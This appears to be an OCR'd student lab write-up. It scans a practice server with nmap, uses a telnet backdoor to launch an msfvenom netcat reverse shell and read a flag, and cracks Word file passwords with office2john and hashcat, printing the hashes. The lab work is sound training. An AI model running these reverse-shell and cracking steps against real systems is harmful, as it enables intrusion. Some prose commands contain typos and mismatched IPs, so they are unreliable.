
More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

Finally, we have found the username and password.
Username: **admin**
Password: **password**


2.0 Part B

Step 1 :
From Part A, we obtain the IP address of the attack box, which is 192.168.56.101. To find out the hidden Telnet service port number, we use the command a Nmap to scan the port, -p to specify the port range followed by the IP address of the server.
The command used is "**nmap -p- 192.168.56.101**". -p- instructs Nmap to scan the full port. 8015 is the hidden port number for the Telnet service.



```
kali@kali:~$ nmap -p- 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-02 04:20 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa
bled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00037s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
3306/tcp  open  mysql
8015/tcp  open  cfg-cloud
40195/tcp open  unknown
42347/tcp open  unknown
45595/tcp open  unknown
46103/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.09 seconds
kali@kali:~$
```


Step 2 :
To telnet into the Telnet server, we use the command telnet followed by the ip address of the server and the port number.
The command used is "**telnet 192.168.56.101 8015**". The welcome message is "**AVO'S BACKDOOR**".



```
kali@kali:~$ telnet 192.168.56.101 8015
Trying 192.168.56.101 ...
Connected to 192.168.56.101.
Escape character is '^]'.
AVO'S BACKDOOR. Type .HELP to view commands
```


Step 3 :
Firstly, type the command "**ip address**" to obtain the IP of Kali Linux which is 192.168.56.105. It is

different from Part A which is 192.168.56.103 as the computers used to do Part A and Part B are different.




```
kali@kali:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group d
efault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
UP group default qlen 1000
    link/ether 08:00:27:53:ad:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.105/24 brd 192.168.56.255 scope global dynamic noprefix
route eth0
       valid_lft 367sec preferred_lft 367sec
    inet6 fe80::a224:f446:9065:cdc6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
kali@kali:~$
```

To generate a reverse shell payload, the command used is **“msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.105 lport=2233 R. -p cmd/unix/reverse_netcat**” specifies the payload to be used, lhost=192.168.56.103 is the local host ip, lport=2233 specifies the local unused port while R exports payload in raw format.
The output message will be **“mkfifi /tmp/ymhelv; nc 192.168.56.105 2233 0</tmp/ymhelv | /bin/sh >/tmp/ymhelv 2>&; rm /tmp/ymhelv”.**




```
kali@kali:~$ msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.105 lport
=2233 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the
 payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 100 bytes
mkfifo /tmp/ymhelv; nc 192.168.56.105 2233 0</tmp/ymhelv | /bin/sh >/tmp/ym
helv 2>&1; rm /tmp/ymhelv
kali@kali:~$
```

Step 4 :
First, start a Netcat listener on Kali Linux. The command used is **“nc -lvnp 2233”**.




```
kali@kali:~$ nc -lvnp 2233
listening on [any] 2233 ...
```

Then, back to the command window that telnet into server before, type .RUN followed by the reverse shell command. The command used is **".RUN mkfifi /tmp/ymhelv; nc 192.168.56.105 2233 0</tmp/ymhelv | /bin/sh >/tmp/ymhelv 2>&; rm /tmp/ymhelv"**.



```
kali@kali:~$ telnet 192.168.56.101 8015
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
AVO'S BACKDOOR. Type .HELP to view commands
.RUN mkfifo /tmp/ymhelv; nc 192.168.56.105 2233 0</tmp/ymhelv | /bin/sh >/t
mp/ymhelv 2>&1; rm /tmp/ymhelv
```


Back to the command window that already start a netcat listener before. it is connected to the server.




```
kali@kali:~$ nc -lvnp 2233
listening on [any] 2233 ...
connect to [192.168.56.105] from (UNKNOWN) [192.168.56.101] 41348
```

Step 5 :

Type command "**ls**" to find the root.txt file. Use command **"cat root.txt"** to show the file content. The file content will show a string of hex values which are "**61766F77616E7473746F62656B696E676F6670697261746573**". After translating into English, the original message is **"avowantstobekingofpirates"** and we have checked with the converter.



```
kali@kali:~$ nc -lvnp 2233
listening on [any] 2233 ...
connect to [192.168.56.105] from (UNKNOWN) [192.168.56.101] 41348
ls
root.txt
snap
cat root.txt
61766F77616E7473746F62656B696E676F6670697261746573
```



61766F77616E7473746F62656B696E676F667069
7261746573


avowantstobekingofpirates

3.0 Part C

3.1 Section A – Result

The result of this part would be displayed with the password and content of the Word File. Below are the passwords for three Word files.

- File_1. docx:
  - Password: 00
  - Content:
  -
    USER ID
Passwords are like underwear: don't let people see it, change it very often, and you shouldn't share it with strangers.
Chris Pirillo



Password ? ✕


Enter password to open file
C:\Users\asus\Downloads\new\File_1.docx

••

OK Cancel

- File_2.docx:
  - Password: 2@3
  - Content:

"The knock-on effect of a data breach can be devastating for a company. When customers start taking their business—and their money—elsewhere, that can be a real body blow."
CHRISTOPHER GRAHAM




Password ? ✕


Enter password to open file
C:\Users\asus\Downloads\new\File_2.docx

•••

OK Cancel

- File_3.docx
    - Password: 8@9A
    - Content:


Cyber-Security is much more than a matter of IT
Stephane Nappo



Enter password to open file C:\Users\asus\Downloads\new\File_3.docx

●●●●

3.2 Section B - Analysis

For the complexity of the password, we are able to find that the most complex password is the password of the third file as it comes with a combination of 4 characters, including two digits, one special character, and 1 upper case letter. You are able to find that we were spending about 13 hours on getting the password cracked and this also proved that the complexity of the password would be able to decide the time spent and the difficulty of password cracking. For the other two files, we just have the password cracked within 1 minute, the first file comes with a combination of two digits and the second file comes with a combination of three characters, two digits, and one special character. Although it has more characters than the first file's password, still, it would not take too much time to crack it since it just comes with two types of characters and this would make the password to become more easier to crack. Hence, the password of the third file is the most complex password to crack among these three files with its time complexity on cracking the password and the combinations of the password.

3.3 Section C - Methodology

For this part, we are going to have the password cracking for the Word file in the Microsoft Word 2013 version. We will use John the Ripper and Hash Cat application for the password cracking, and we are going to have the password cracking by using the default Windows operating system directly instead of using Kali Linux due to the performance on running the password cracking would be better than using the Kali Linux on cracking password when we are using the GPU which has adapted in our laptop. We will separate it into two parts, the usage of John the Ripper and Hash Cat


3.3.1 Section 1 – Usage of the John the Ripper

For the usage of John the Ripper, we just use this application as the hash file converter so that we have an easier way to have password cracking in the Hash Cat application. We use the Python language that has been provided with the binary files in the application, office2john.py to convert them into hash files. The command that we have used will be provided below:

File 1:
python office2john.py File_1.docx > hash1.txt
move hash1.txt C:\Users\asus\Downloads\hashcat-6.2.6

File 2:
python office2john.py File_2.docx > hash2.txt
move hash2.txt C:\Users\asus\Downloads\hashcat-6.2.6

File 3:
python office2john.py File_3.docx > hash3.txt
move hash2.txt C:\Users\asus\Downloads\hashcat-6.2.6



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\JohnTheRipper\run> python office2john.py File_1.docx > hash1.txt
PS C:\JohnTheRipper\run> move hash1.txt C:\Users\asus\Downloads\hashcat-6.2.6
PS C:\JohnTheRipper\run> python office2john.py File_2.docx > hash2.txt
PS C:\JohnTheRipper\run> move hash2.txt C:\Users\asus\Downloads\hashcat-6.2.6
PS C:\JohnTheRipper\run> python office2john.py File_3.docx > hash3.txt
PS C:\JohnTheRipper\run> move hash3.txt C:\Users\asus\Downloads\hashcat-6.2.6
```

Description of the command

There would be two lines, as you have seen:


1. The first line is for the conversion to convert the file from a Word file into a hash file. After the conversion, you are able to get these kinds of content for each of the hash file:
    - File_1.docx:$office$*2013*100000*256*16*24d5be9630ac28fdd46e6313d2cb57e8*3ba7b92898cf9d6e06ae909512e3571e*5fee42e888ca5f889e74683d1bfd4595bbd0af633d838bde03d660170d7efadf
    - File_2.docx:$office$*2013*100000*256*16*83942a98f48108b061ea4fdf07d5c32d*14857ce716e5244dbd5569a178e8c347*e016f764ac7fd540a6b197f1088f22ae0a7faa132be325649a03bc5a277af9e4
    - File_3.docx:$office$*2013*100000*256*16*f1d6f55b1fceb152f934192a74112de8*654694e8121e3eb3200397f11fe3b1be*c97f24f898da7bd7e9fc250361cd4e06ab9419eb0f073ca214fd1eaf65856b2a

2. The second line is for moving the hash file to the directory of the Hash Cat application for the deletion of the BOM and the brute-force attack for the password cracking later.

3.3.2 Section 2 – Usage of the Hash Cat

